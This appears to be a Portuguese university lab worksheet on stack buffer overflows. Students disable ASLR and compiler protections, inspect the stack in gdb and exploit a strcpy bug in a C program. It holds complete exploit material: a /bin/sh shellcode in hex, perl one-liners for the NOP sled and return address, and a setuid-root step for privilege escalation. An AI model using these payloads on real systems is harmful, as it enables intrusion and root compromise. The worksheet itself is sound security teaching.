Programação e Segurança

José Fonseca

Exercícios práticos – *Buffer Overflow*

Alunos:

Nomes: _____

_____

_____

1) Considere o seguinte programa em C:

```
#include <stdio.h>
int main(int argc, char *argv[]) {
  char buffer[400];

  strcpy(buffer,argv[1]);

  printf("You entered: %s\n", buffer);
  return 0;
}
```

Numa análise breve consegue detectar alguma vulnerabilidade de segurança? De que tipo?

Solução:

2) Descreva brevemente o problema de segurança que encontrou.

Solução:

3) Dentro do Ubuntu 32 bits crie no Desktop um ficheiro chamado vulnerable.c com o código acima.

Solução:

4) Compile o programa dando-lhe o nome `vulnerable` desactivando as protecções do Canary e da não execução do Stack e usando o alinhamento do Stack Pointer a uma fronteira múltipla de 4 bytes

Solução:

5) Uma das protecções que os SO têm é o Address Space Layout Randomization (ASLR). Para que serve?

Solução:

6) Pode verificar se está desactivo fazendo: `cat /proc/sys/kernel/randomize_va_space`

Se não for 0 é porque está activo. Que valor tem?

Desactive o ASLR (ele voltará a ficar activo no próximo reboot). Para tal execute:

```
sudo su
echo 0 > /proc/sys/kernel/randomize_va_space
exit
```

Que valor tem agora?

Solução:

7) Execute o programa de forma a não dar erro.

Solução:

8) Execute o programa de forma a dar erro por não ser validado se o buffer de origem ser nulo.

Solução:

9) Execute o programa de forma a dar erro por não ser validado se o buffer de origem ser maior que o buffer de destino.

Nota: o comando `` `perl -e 'print "A"x32'; ` `` escreve a letra A, 32 vezes

Solução:

10) Abra o programa com o gdb.

Solução:

11) Desassemble o main de forma a mostrar também o código C.

Solução:

(

12) Analisando o código, diga quantos bytes vão ser usados no stack frame do main.

Solução:

13) Diga como deverá estar organizado o Stack do main.

Solução:

14) Para criar um breakpoint no gdb usa-se o comando break *endereço (ex., `break *0x08048588` ou `b *0x08048588`).

Para poder analisar o conteúdo do Stack, coloque um breakpoint após o strcpy e antes do printf.

Solução:

15) Para executar o programa dentro do gdb usa-se o comando run. O que se colocar a seguir ao run são os parâmetros de entrada do programa.

Execute o programa de forma a preencher o buffer com A. Só o buffer, sem alterar o EBP.

Solução:

16) No gdb poderá visualizar 10 endereços crescentes a partir de uma posição de memória em hexadecimal usando o comando x/10xw posição de memória (ex., `x/10xw $ebp` ou `x/10xw 0xbfd8f970`).

Visualize em hexadecimal os 20 endereços do Stack a contar a partir dos endereços mais baixos. Lembre-se que o Stack cresce de cima para baixo, pelo que o ESP apontará para o endereço mais baixo.

Nota: A em hexadecimal é 0x41

Solução:

17) O que representam as duas primeiras words que obteve (dois primeiros grupos de 4bytes)? Elas não têm As, pois não? Porquê?

Solução:

18) Visualize em hexadecimal os 20 endereços a partir da base do Stack. Lembre-se que o EBP aponta para a base do Stack.

Solução:

19) Diga o que são as duas primeiras words que aparecem.

Solução:

20) Visualize em hexadecimal os 20 endereços a partir da base do Stack, mas de forma a ver a última word do buffer.

Nota: quando mostramos os endereços podemos fazer cálculos (ex., `x/10xw $esp+12`).

Solução:

21) Para escrever por cima do EIP quantos As seriam necessários colocar como parâmetro de entrada?

Solução:

22) No gdb para executar uma instrução Assembly use stepi. Execute uma instrução Assembly.

Solução:

23) No gdb para executar uma instrução C use step. Execute uma instrução em C. É mostrado o output do programa.

Solução:

24) No gdb para continuar a execução até o próximo breakpoint ou até ao fim do programa use cont. Continue a execução do programa. Deu algum erro?


Solução:

25) A seguinte string contém um shellcode com 53bytes, que não é mais do que os valores hexadecimais de um programa em Assembly que chama uma Shell:


```
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\
x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bi
n/sh"
```

De seguida vamos explorar o Buffer Overflow colocando o shellcode dentro do buffer e apontando o EIP para o início do shellcode para que este seja executado quando o programa termina, em vez de sair para o processo que o chamou (no nosso caso seria o SO).

O Stack do program é o seguinte:



O Stack para o ataque deve ficar a conter o seguinte:



Supondo que o endereço de ESP é `0xbfd8f970`, que o de EBP é `0xbfd8fb08`, qual será o endereço que deveremos armazenar no EIP? Embora se pudesse colocar o endereço exacto do início do Shellcode faça as contas de modo a dar no último word de NOP.

Solução:

26) O ataque deve colocar no buffer 3 partes contíguas: o conjunto de NOPs, o shellcode e o endereço do início do shellcode. Execute o ataque.

Nota1: o comando `` `perl -e 'print "\x90"x351'; ` `` escreve o NOP, 351 vezes

Nota2: o comando `` `perl -e 'print "\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";'` `` escreve o shellcode

Nota3: o comando `` `perl -e 'print "\xd3\xfa\xd8\xbf"';` `` escreve `0xbfd8fad3`. Note-se que o i386 é Little Endian

Solução:

27) Visualize em hexadecimal os 20 endereços do Stack a contar a partir dos endereços mais baixos.

Solução:

```
(gdb) x/20xw $esp
0xbfd8f970:0xbffff0b8   0xbffff481      0x90909090   0x90909090
0xbfd8f980:0x90909090   0x90909090      0x90909090   0x90909090
0xbfd8f990:0x90909090   0x90909090      0x90909090   0x90909090
0xbfd8f9a0:0x90909090   0x90909090      0x90909090   0x90909090
0xbfd8f9b0:0x90909090   0x90909090      0x90909090   0x90909090
```

28) Visualize em hexadecimal os 20 endereços a partir da base do Stack.

Solução:

29) Visualize em hexadecimal os 20 endereços a partir do endereço de EIP que foi alterado pelo ataque. Pode verificar que o EIP aponta para um endereço com NOP, mas que 4 bytes à frente já temos o início do código do Shellcode com `0xdb31c031`.

Solução:

30) Continue a execução do programa. Verifique que foi criada uma Shell dentro do gdb e que pode executar comandos. Faça exit. Saia do gdb com o comando q.

Solução:

31) Execute o exploit no terminal e verifique que obteve uma shell e que pode executar comandos. Faça exit.

Solução:

32) Como colocámos 351 NOP antes do iníco do shellcode podemos colocar no EIP um valor inferior. Esta técnica é útil quando não temos bem a certeza do local exacto onde o shellcode fica.

Teste o exploit com um valor 200 bytes (0xc8) inferior.

Solução:

33) Uma situação interessante ocorre quando o programa que tem a vulnerabilidade é executado com mais privilégios do que um utilizador normal. Execute os seguintes comandos para que o programa corra com os privilégios de root:

```
sudo chown root:root vulnerable
sudo chmod +s vulnerable
```

Agora volte a executar o exploit. Que diferença notou?

Solução: